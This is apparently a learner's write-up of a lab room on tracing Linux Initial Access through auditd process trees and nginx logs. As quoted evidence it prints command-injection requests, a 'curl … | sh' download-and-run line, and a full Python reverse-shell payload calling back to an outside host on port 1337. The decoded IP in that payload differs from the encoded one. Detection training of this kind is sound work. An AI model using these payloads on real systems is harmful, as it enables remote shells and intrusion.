ubuntu@thm-vm:~$ ausearch -i --pid 3905 # 3905 is a parent process ID of whoami
type=PROCTITLE msg=audit(08/25/25 16:28:17.101:983) : proctitle=/bin/sh -c whoami
type=SYSCALL msg=audit(08/25/25 16:28:17.101:983) : syscall=execve success=yes exit=0 items=2 ppid=3898 pid=3905 auid=unset uid=ubuntu tty

ubuntu@thm-vm:~$ ausearch -i --pid 3898 # 3898 is a grandparent process ID of whoami
type=PROCTITLE msg=audit(08/25/25 16:28:11.727:982) : proctitle=/usr/bin/python3 /opt/mywebapp/app.py
type=SYSCALL msg=audit(08/25/25 16:28:11.727:982) : syscall=execve success=yes exit=0 items=2 ppid=1 pid=3898 auid=unset uid=ubuntu tty=(n
```

Next, you might wonder if whoami is simply part of the application's normal behavior. Maybe so, but that question would require web logs analysis, external research, or communication with the developers. What you can do instead is use the process tree to look for other, more dangerous commands launched by the app. By listing all child processes of /opt/mywebapp/app.py, you may find clearer evidence of the app's breach, like a malicious curl command!

Listing All Child Processes

```
ubuntu@thm-vm:~$ ausearch -i --ppid 3898 | grep 'proctitle' # Use grep for a simpler output
type=PROCTITLE msg=audit(08/25/25 16:28:17.101:983) : proctitle=/bin/sh -c whoami
type=PROCTITLE msg=audit(08/25/25 16:28:18.230:985) : proctitle=/bin/sh -c ls -la
type=PROCTITLE msg=audit(08/25/25 16:28:19.765:987) : proctitle=/bin/sh -c curl http://17gs9q1puh8o-bot.thm | sh
[...]
```

*Now let's look at the TryPingMe breach from the previous task through the auditd angle! Use **ausearch** and the examples from the tasks to uncover the full picture.*

Answer the questions below

What is the PPID of the suspicious whoami command?

Command used:

ausearch -i -x whoami

```
root@thm-vm:~$ ausearch -i -x whoami
----
type=PROCTITLE msg=audit(08/26/25 20:09:49.742:158) : proctitle=whoami
type=CWD msg=audit(08/26/25 20:09:49.742:158) : cwd=/opt/trypingme
type=EXECVE msg=audit(08/26/25 20:09:49.742:158) : argc=1 a0=whoami
type=SYSCALL msg=audit(08/26/25 20:09:49.742:158) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x57c312f7e650 a1=0x57c312f7e5d8 a2=0x57c312f7e5e8 a3=0x8 items=2 ppid=1018 pid=1020 aui
d=unset uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) ses=unset comm=whoami exe=/usr/bin/whoami subj=unconfined key=exec
```

Using ausearch -i -x whoami, the suspicious whoami execution shows the parent process ID as **PPID 1018**.

Answer: 1018

Moving up the tree, what is the PID of the TryPingMe app?

Command used:

ausearch -i --pid 1018

```
root@thm-vm:~$ ausearch -i --pid 1018
----
type=PROCTITLE msg=audit(08/26/25 20:09:49.738:156) : proctitle=/bin/sh -c ping -c 2 ;whoami
type=CWD msg=audit(08/26/25 20:09:49.738:156) : cwd=/opt/trypingme
type=EXECVE msg=audit(08/26/25 20:09:49.738:156) : argc=3 a0=/bin/sh a1=-c a2=ping -c 2 ;whoami
type=SYSCALL msg=audit(08/26/25 20:09:49.738:156) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x7ef5401797b0 a1=0x7ef53e636870 a2=0x7ffeb1260660 a3=0x8 items=2 ppid=577 pid=1018 auid
=unset uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu fsuid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) ses=unset comm=sh exe=/usr/bin/dash subj=unconfined key=exec
```

After identifying the suspicious whoami process as PID 1018, I inspected that process with ausearch. The output shows ppid=577, meaning the parent process was PID **577**, which is the TryPingMe application.

Answer: 577

Which program did the attacker use to open a reverse shell?

Commands used:

ausearch -i --pid 577 | grep "proctitle"

cat /var/log/nginx/access.log

```
root@thm-vm:~$ ausearch -i --pid 577 | grep "proctitle"
type=PROCTITLE msg=audit(08/26/25 20:07:48.305:88) : proctitle=/usr/bin/python3 /opt/trypingme/main.py
root@thm-vm:~$ cat /var/log/nginx/access.log
10.2.33.10 - - [19/Aug/2025:12:26:07 +0000] "GET /ping?host=3.109.33.76 HTTP/1.1" 200 312 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 15_6_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
39.0.0.0 Safari/537.36"
10.12.88.67 - - [23/Aug/2025:09:32:22 +0000] "GET /ping?host=54.36.19.83 HTTP/1.1" 200 287 "-" "curl/7.54.1"
10.14.105.255 - - [26/Aug/2025:20:09:43 +0000] "GET /ping?host=hello HTTP/1.1" 500 21 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:09:46 +0000] "GET /ping?host=whoami HTTP/1.1" 500 21 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:09:49 +0000] "GET /ping?host=;whoami HTTP/1.1" 200 81 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.
0 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:41 +0000] "GET /ping?host=;ls HTTP/1.1" 200 78 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Sa
fari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:45 +0000] "GET /ping?host=;pwd HTTP/1.1" 200 85 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 S
afari/537.36"
10.14.105.255 - - [26/Aug/2025:20:10:49 +0000] "GET /ping?host=;cat+/opt/trypingme/main.py HTTP/1.1" 200 330 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/139.0.0.0 Safari/537.36"
10.14.105.255 - - [26/Aug/2025:20:12:16 +0000] "GET /ping?host=;python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%
28%28%2210.14.105.255%22%2C1337%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3Bos.dup2%28s.fileno%28%29%2C2%29%3Bimport%20pty%3B%20pty.spawn%28%22sh%22%29%27
 HTTP/1.1" 504 578 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
```

Decoded payload evidence:
The URL-decoded request shows the attacker used:

GET /ping?host=;python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("82.210.14.105",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("sh")'

I correlated audit logs with the web request and decoded payload. The audit log for PID 577 shows the TryPingMe app running as /usr/bin/python3 /opt/trypingme/main.py. Then, the Nginx access log contains a command injection request using python3 -c. After decoding the payload, it clearly shows Python socket code connecting back to 82.210.14.105:1337 and spawning sh. This confirms the attacker used **python3** to open the reverse shell.

Answer: Python

Task 6 – Advanced Initial Access

Human-Led Attacks

In the previous tasks, you explored Initial Access via SSH and exposed services. But what about phishing and USB attacks, so commonly seen in Windows environments? Since Linux primarily is a server OS operated by technical people, it is harder to trick system owners into running phishing malware or inserting a malicious USB. Still, the risk remains, for example:

Scenario Example	Consequences
An IT member looks for a solution to a server issue and desperately tries this script found in a forum: curl https://shadyforum.thm/fix.sh | bash	The IT member didn't check the script content, and it appeared to be malware, silently infecting the server (Read more (opens in new tab))
A developer wants to install a Python "fastapi" package on the server, but mistypes a single letter: pip3 install fastpi	The mistyped package was malware, deliberately prepared and published by threat actors (Real-world case (opens in new tab))

Supply Chain Compromise

While not unique to Linux, you should also be aware of Supply Chain Compromise. These attacks breach a software first, and then infect all its users with the malicious update. Since a typical Linux server uses hundreds of software dependencies maintained by different developers, the attack can come from anywhere, anytime. Let's see some examples:

- A backdoor in the XZ Utils library that is a part of SSH nearly led to a breach of millions of Linux servers
- A breach of the tj-actions resulted in a leak of thousands of secrets, like SSH keys and access tokens

Detecting the Attacks

All Initial Access techniques described in this room can be uncovered through a process tree analysis. You start with a trigger, such as a SIEM alert on a suspicious command or a connection to a known malicious IP. From there, you build a process tree to trace which application or user initiated the events - a web server, an internal application, or an IT administrator's SSH session. Finally, you determine whether the activity is legitimate or an indicator of malicious behavior:

Answer the questions below

Which Initial Access technique is likely used if a trusted app suddenly runs malicious commands?

Answer: Supply Chain Compromise

Which detection method can you use to detect a variety of Initial Access techniques?

Answer: Process Tree Analysis

Conclusion

Key Takeaways

- Attacks on SSH are widespread, but they are easy to detect via authentication logs
- Exposed services are always a risk since they can lead to a whole Linux compromise
- Check out the Bulletproof Penguin room to learn how to harden and secure Linux servers
- While phishing is not common on Linux, human-led and supply attacks are still possible
- Process tree analysis is your best approach in identifying the Initial Access techniques